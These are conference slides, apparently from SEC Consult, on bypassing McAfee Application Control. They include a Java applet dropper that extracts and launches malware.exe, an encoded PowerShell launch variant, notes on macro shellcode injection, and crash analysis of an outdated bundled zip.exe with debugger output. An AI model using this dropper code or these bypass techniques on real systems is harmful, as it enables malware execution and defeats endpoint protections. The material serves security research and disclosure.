- Another way to achieve full code execution is to abuse **Java applets**
- Common real world attack vector
- Does not require the „basic code execution“ step

Full Code Execution

- Malicious java applet

```
10 public class javaDropper extends Applet
11 {
12   public void paint(Graphics paramGraphics)
13   {
14     try {
15       String file = "malware.exe";
16       String destination = System.getenv("TEMP")+"\\"+file;
17       extractResource(file,new java.io.File(destination));
18       String command = "cmd /c start "+destination;
19       Process child = Runtime.getRuntime().exec(command);
20       /* Code from fake applet */
21     } catch (Exception e) {
22       e.printStackTrace();
23     }
24   }
```

Full Code Execution

- Simple modification

```
10 public class javaDropper extends Applet
11 {
12   public void paint(Graphics paramGraphics)
13   {
14     try {
15       String command = "cmd /c powershell -enc YwBhAGwAYwAuAGUAeABIAA==";
16       Process child = Runtime.getRuntime().exec(command);
17       /* other applet code */
18     } catch (Exception e) { e.printStackTrace(); }
19   }
```

Full Code Execution

- This again uses PowerShell...
- What if there is no PowerShell executable or if it‘s not in the whitelist?
- Directly inject code into the Java process
  - „Java Shellcode Execution“ by Ryan Wincey at BSidesCHS 2013
  - https://github.com/schierlm/JavaPayload

Full Code Execution

- Attack vector: **Microsoft Office macros**

- Basically the same as Java applets
  - We can start applications ➔ Launch PowerShell
  - We can inject shellcode ➔ Full code Execution

- Useful tool - shellcode2vbscript
  - Written by Didier Stevens
  - http://blog.didierstevens.com/2009/05/06/shellcode-2-vbscript/

Full Code Execution

- Attack vector: **Microsoft Office macros**

- Basically the same as Java applets
  - We can start applications ➔ Launch PowerShell
  - We can inject shellcode ➔ Full code Execution

- Useful tool - shellcode2vbscript
  - Written by Didier Stevens
  - http://blog.didierstevens.com/2009/05/06/shellcode-2-vbscript/
  - Modify script to work against 64-bit systems
    - Long ➔ LongPtr
    - Use PtrSafe in front of function definition

Full Code Execution

- Attack vector: **Memory Corruption Exploitation**

- Two possibilities
  - Without „basic code execution“ ➔ E.g. Browser exploit
  - With „basic code execution“ ➔ Exploit a local application to inject code into the whitelisted application

Full Code Execution

- Which local application should we exploit?

- Applications from the operating system
  - ☹ Hard because of protections (full ASLR, DEP, SafeSEH, /GS, CFG, ...)
  - ☹ Different OS version ➔ Different binary version
- Applications installed by McAfee Application Control
  - ☺ On all systems the same binary
  - ☺ Maybe they forgot to enable protections...

Full Code Execution

- Check installed applications by McAfee Application Control:

```
C:\Program Files\McAfee\Solidcore\Tools\GatherInfo>zip.exe -v
Copyright (C) 1990-1999 Info-ZIP
Type 'zip "-L"' for software license.
This is Zip 2.3 (November 29th 1999), by Info-ZIP.
Currently maintained by Onno van der Linden. Please send bug reports to
the authors at Zip-Bugs@lists.wku.edu; see README for details.

Latest sources and executables are at ftp://ftp.cdrom.com/pub/infozip, as of
above date; see http://www.cdrom.com/pub/infozip/Zip.html for other sites.

Compiled with mingw32 / gcc 2.95.3-6 (mingw special) for
Windows 9x / Windows NT (32-bit) on Sep 12 2001.
```

- Jackpot: ZIP applications from 1999

7	CVE-2004-1010	Exec Code Overflow	2005-03-01	2015-01-09	10.0	Admin	Remote	Low

Buffer overflow in Info-Zip 2.3 and possibly earlier versions, when using recursive folder compression, allows remote attackers to execute arbitrary code

- No public information available ☹


Full Code Execution

- Source code available

```
1722  #ifdef VMS
1723        strcpy(errbuf, "try: zip \"");
1724        for (i = 1; i < (first_listarg - 1); i++)
1725          strcat(strcat(errbuf, argv[i]), "\" ");
1726        strcat(strcat(errbuf, argv[i]), " *.* -i");
1727  #else /* !VMS */
1728        strcpy(errbuf, "try: zip");
1729        for (i = 1; i < first_listarg; i++)
1730          strcat(strcat(errbuf, " "), argv[i]);
1731  #  ifdef AMIGA
1732        strcat(errbuf, " \"\" -i");
1733  #  else
1734        strcat(errbuf, " . -i");
```

Full Code Execution

- See it crash:



Full Code Execution

- WinDbg !exploitable

```
C:\[redacted]\zip.exe -r test.zip aaaaaaaaaaaaaaaaa
(5170.fd0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=61616185 ebx=0042d790 ecx=770b2900 edx=00616161 esi=61616185 edi=61616181
eip=77982312 esp=0028fde0 ebp=0028fdf4 iopl=0         nv up ei pl nz ac pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010216
ntdll!RtlEnterCriticalSection+0x12:
77982312 f00fba3000      lock btr dword ptr [eax],0   ds:002b:61616185=????????
0:000> !exploitable
No export exploitable found
0:000> !load winext\msec.dll
0:000> !exploitable

!exploitable 1.6.0.0
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - User Mode Write AV starting at ntdll!RtlEnterCr

User mode write access violations that are not near NULL are exploitable.
```

Full Code Execution

- Wrap things up:
  - Exactly same binary is available on all systems
  - Binary code is from 1999
  - Lack of security features (DEP, ASLR, ..)
  - Buffer overflow in BSS section
  - We can control:
    - fflush(*controlled_argument_pointer*)
    - free(*controlled_argument_pointer*)


SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY
Memory Corruption Protections

Memory Corruption Protections

- McAfee claims to have „memory corruption“ protections...

- *“Whitelisted programs that might contain some inherent vulnerabilities cannot be exploited through a buffer overflow. “*
  Source: http://www.mcafee.com/mx/resources/solution-briefs/sb-app-control-legacy-windows-xp.pdf


Memory Corruption Protections

- Default settings Windows XP:

```
C:\Program Files\McAfee\Solidcore>sadmin features
Password:

  activex                                 Enabled
  checksum                                Enabled
  deny-read                               Disabled
  deny-write                              Enabled
  discover-updaters                       Enabled
  integrity                               Enabled
  mp                                      Enabled
  mp-casp                                 Enabled
  mp-vasr                                 Disabled
  network-tracking                        Enabled
  pkg-ctrl                                Enabled
  script-auth                             Enabled
```

Memory Corruption Protections

- Default settings Windows 7:



Memory Corruption Protections

- Default settings Windows 8.1:


```
C:\Windows\system32>sadmin features

  checksum                                  Enabled
  deny-read                                 Disabled
  deny-write                                Enabled
  discover-updaters                         Enabled
  integrity                                 Enabled
  network-tracking                          Enabled
  pkg-ctrl                                  Enabled
  script-auth                               Enabled
```

Memory Corruption Protections

- Let‘s verify...

- Test 1
  - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)

Memory Corruption Protections



SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY


Memory Corruption Protections

- Let‘s verify...

- Test 1
  - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)
  - Result: **Works without modification on first attempt**

- Test 2
  - VLC .S3M Stack Buffer Overflow (CVE-2011-1574)

Memory Corruption Protections




Memory Corruption Protections

- Let‘s verify...
- Test 1
  - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)
  - Result: **Works without modification on first attempt**
- Test 2
  - VLC .S3M Stack Buffer Overflow (CVE-2011-1574)
  - Result: **Works without modification on first attempt**
- Test 3
  - *What else to test?*


Memory Corruption Protections

➔ Use a debugger

- **Without** McAfee Application Control:



- **With** McAfee Application Control:



Memory Corruption Protections

- Inside debugger we get many exceptions

```
[06:11:57] Access violation when reading [7C80015C] - use Shift+F7/F8/F9 to pass exception to program
```

- McAfee Application Control modifies the memory protection from address 0x7C80015C

- What is stored at 0x7C80015C?

Memory Corruption Protections

- Memory protections **without** McAfee Application Control

10200000	00001000	MSVCR90D		PE header	Imag	R	RWE
10201000	00110000	MSVCR90D	.text	code,import	Imag	R E	RWE
10311000	00007000	MSVCR90D	.data	data	Imag	RW	RWE
10318000	00001000	MSVCR90D	.rsrc	resources	Imag	R	RWE
10319000	0000A000	MSVCR90D	.reloc	relocations	Imag	R	RWE
7C800000	00001000	kernel32		PE header	Imag	R	RWE
7C801000	00082000	kernel32	.text	code,import	Imag	R E	RWE
7C883000	00005000	kernel32	.data	data	Imag	RW	RWE
7C888000	00066000	kernel32	.rsrc	resources	Imag	R	RWE
7C8EE000	00006000	kernel32	.reloc	relocations	Imag	R	RWE
7C900000	00001000	ntdll		PE header	Imag	R	RWE
7C901000	0007B000	ntdll	.text	code,export	Imag	R E	RWE
7C97C000	00005000	ntdll	.data	data	Imag	RW	RWE
7C981000	0002C000	ntdll	.rsrc	resources	Imag	R	RWE
7C9AD000	00003000	ntdll	.reloc	relocations	Imag	R	RWE

Memory Corruption Protections

- Memory protections **with** McAfee Application Control

10200000	00001000	MSVCR90D		PE header	Imag	R	RWE
10201000	00110000	MSVCR90D	.text	code,import	Imag	R E	RWE
10311000	00007000	MSVCR90D	.data	data	Imag	RW	RWE
10318000	00001000	MSVCR90D	.rsrc	resources	Imag	R	RWE
10319000	0000A000	MSVCR90D	.reloc	relocations	Imag	R	RWE
66440000	00001000	scinject		PE header	Imag	R	RWE
66441000	0001D000	scinject	.text	code	Imag	R E	RWE
6645E000	00006000	scinject	.rdata	imports,exp	Imag	R	RWE
66464000	00005000	scinject	.data	data	Imag	RW Cop	RWE
66469000	00001000	scinject	.rsrc	resources	Imag	R	RWE
6646A000	00002000	scinject	.reloc	relocations	Imag	R	RWE
7C800000	00001000	kernel32		PE header	Imag		RWE
7C801000	00082000	kernel32	.text	code,import	Imag	R E	RWE
7C883000	00005000	kernel32	.data	data	Imag	RW	RWE
7C888000	00066000	kernel32	.rsrc	resources	Imag	R	RWE
7C8EE000	00006000	kernel32	.reloc	relocations	Imag	R	RWE
7C8F4000	00001000	kernel32			Imag	R E	RWE

Memory Corruption Protections

➔ Every time an instruction tries to read the PE header of kernel32.dll an exception gets triggered

